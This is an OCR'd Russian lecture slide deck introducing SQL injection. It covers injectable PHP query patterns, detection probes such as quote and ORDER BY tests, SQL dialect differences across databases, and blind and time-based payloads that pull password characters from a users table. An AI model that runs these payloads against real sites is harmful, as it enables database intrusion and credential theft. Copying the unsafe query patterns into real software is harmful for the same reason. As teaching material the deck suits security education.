
Лекция №5 (SQL-inj)

Подготовил: Муковкин Дмитрий


Введение в базы данных


Как происходит типичная работа сайта

Типичная работа сайта



Пример внедрения операторов SQL





id	topic	news
6329	News	Web Security...
12345	password	0

Внедрение операторов SQL

- Способ нападения на базу данных в обход межсетевой защиты. В этом методе параметры, передаваемые к базе данных через Web-приложения, изменяются таким образом, чтобы изменить выполняемый SQL запрос.

Виды SQL injection

- В строковом параметре;
- В цифровом параметре;

Пример SQL-inj в строковом параметре

```
SELECT * from table where name = "$_GET['name']"
SELECT id, acl from table where user_agent =
  '$_SERVER["HTTP_USER_AGENT"]'
```

Пример SQL-inj в цифровом параметре

```
SELECT login, name from table where id = $_COOKIE["id"]
SELECT id, news from table where news = 123 limit $_POST["limit"]
```


SQL Injection – Базовые знания

Эксплуатацию SQL Injection разделяют в зависимости от типа используемой СУБД и условий внедрения

- Уязвимый запрос может обрабатывать Insert, Update, Delete
- Инъекция может быть в любом участке SQL-запроса
- Blind SQL Injection (слепое внедрение операторов SQL)
- Особенности языка SQL, используемого в разных СУБД

Уязвимость SQL-инъекция – это не только уязвимость, характерная для Web-приложений!

Анатомия SQL-инъекций



Анатомия SQL-инъекций

SQL-инъекция может эксплуатироваться как в момент проведения атаки, так и по прошествии некоторого времени

Способы обнаружения SQL-инъекций

- Тестирование функций (black/white-box)
- Фаззинг (fuzzing)
- Статический/динамический/ручной анализ исходного кода

Примеры тестирования функций для http://site/?param=123

http://site/?param=1'

http://site/?param=1"

http://site/?param=1 order by 1000

http://site/?param=1'--

...

http://site/?param=1'/*

...

http://site/?param=1'#

...

http://site/?param=1 AND 1=1--

http://site/?param=1 AND 1=2--

...

http://site/?param=1' AND '1'='1

и т.д.

Обнаружение уязвимости

/?id=1+ORDER+BY+100

SELECT id, name from table where id =1 ORDER BY 100

ERROR 1054 (42S22): Unknown column '100' in 'order clause'

Различия СУБД


	MySQL	MSSQL	MS Access	Oracle	DB2	PostgreSQL
Объединение строк	concat(,) concat_ws(delim,)	' '+' '	" "&" "	' '‖' '	" concat " " "+" " ' '‖' '	' '‖' '
Комментарии	-- и /**/ и #	-- и /*	Нет	-- и /*	--	-- и /*
Объединение запросов	union	union и ;	union	union	union	union и ;
Подзапросы	v.4.1 >=	Да	Нет	Да	Да	Да
Хранимые процедуры	Нет	Да	Нет	Да	Нет	Да
Наличие information_schema или его аналога	v.5.0 >=	Да	Да	Да	Да	Да

Слепое внедрение операторов SQL

Определение

Способ нападения на базу данных в обход межсетевой защиты. Эксплуатируя уязвимость SQL Injection «слепым» методом, атакующий манипулирует логикой работы приложения (true/false).

Иерархия


Слепое внедрение операторов SQL
Blind SQL Injection
Double blind SQL Injection
Возвращается сообщение об ошибке
Сообщений об ошибке не возвращается

Blind injection(слепая инъекция)

```
http://site/?param=-1 OR 1=1
http://site/?param=-1 OR 1=1--
...
http://site/?param=-1'
http://site/?param=-1' AND 1=2
...
http://site/?param=-1' OR '1'='1
...
http://site/?param=-1"/*
...
http://site/?param=2
http://site/?param=1
http://site/?param=2-1
...
http://site/?param=1' AND 1=1
http://site/?param=1' AND '1'='1
...
и т.д.
```

Double blind injection

http://site/?param=-1 AND benchmark(2000,md5(now()))

http://site/?param=-1' AND benchmark(2000,md5(now()))--

Подбор первого символа у первой записи в таблице

/?id=1+AND+555=if(ord(mid((select+pass+from+users+limit+0,1),1,1))=97,555,777)

- SQL запрос примет вид

SELECT id, name from table where id =1 **AND 555=if(ord(mid((select pass from users limit 0,1),1,1))=97,555,777)**

- В случае, если таблица «users» содержит колонку «pass» и первый символ первой записи этой колонки равен **97** (символ «a») то, СУБД вернет **TRUE**. В противном случае – **FALSE**.

Подбор второго символа у первой записи в таблице

/?id=1+AND+555=if(ord(mid((select+pass+from+users+limit+0,1),2,1))=97,555,777)

- SQL запрос примет вид

SELECT id, name from table where id =1 **AND 555=if(ord(mid((select pass from users limit 0,1),2,1))=97,555,777)**

- В случае, если таблица «users» содержит колонку «pass» и первый символ первой записи этой колонки равен 97 (символ «a») то, СУБД вернет TRUE. В противном случае – FALSE.

Double Blind injection

Эксплуатация уязвимости Double Blind SQL Injection основана на временных задержках

Классическая реализация

/?id=1+AND+if((ascii(lower(substring((select password from user limit 0,1),0,1))))=97,1,benchmark(2000000,md5(now())))

- На основе временной задержки ответа от web-сервера можно сделать умозаключение, что подбираемый символ угадан
- Манипулируя со значением 2000000, можно добиться приемлемой скорости под конкретное приложение
- Аналог benchmark() - sleep(). Функция sleep() является более безопасной для подобных целей, т.к. не использует процессорные ресурсы сервера

Спасибо за внимание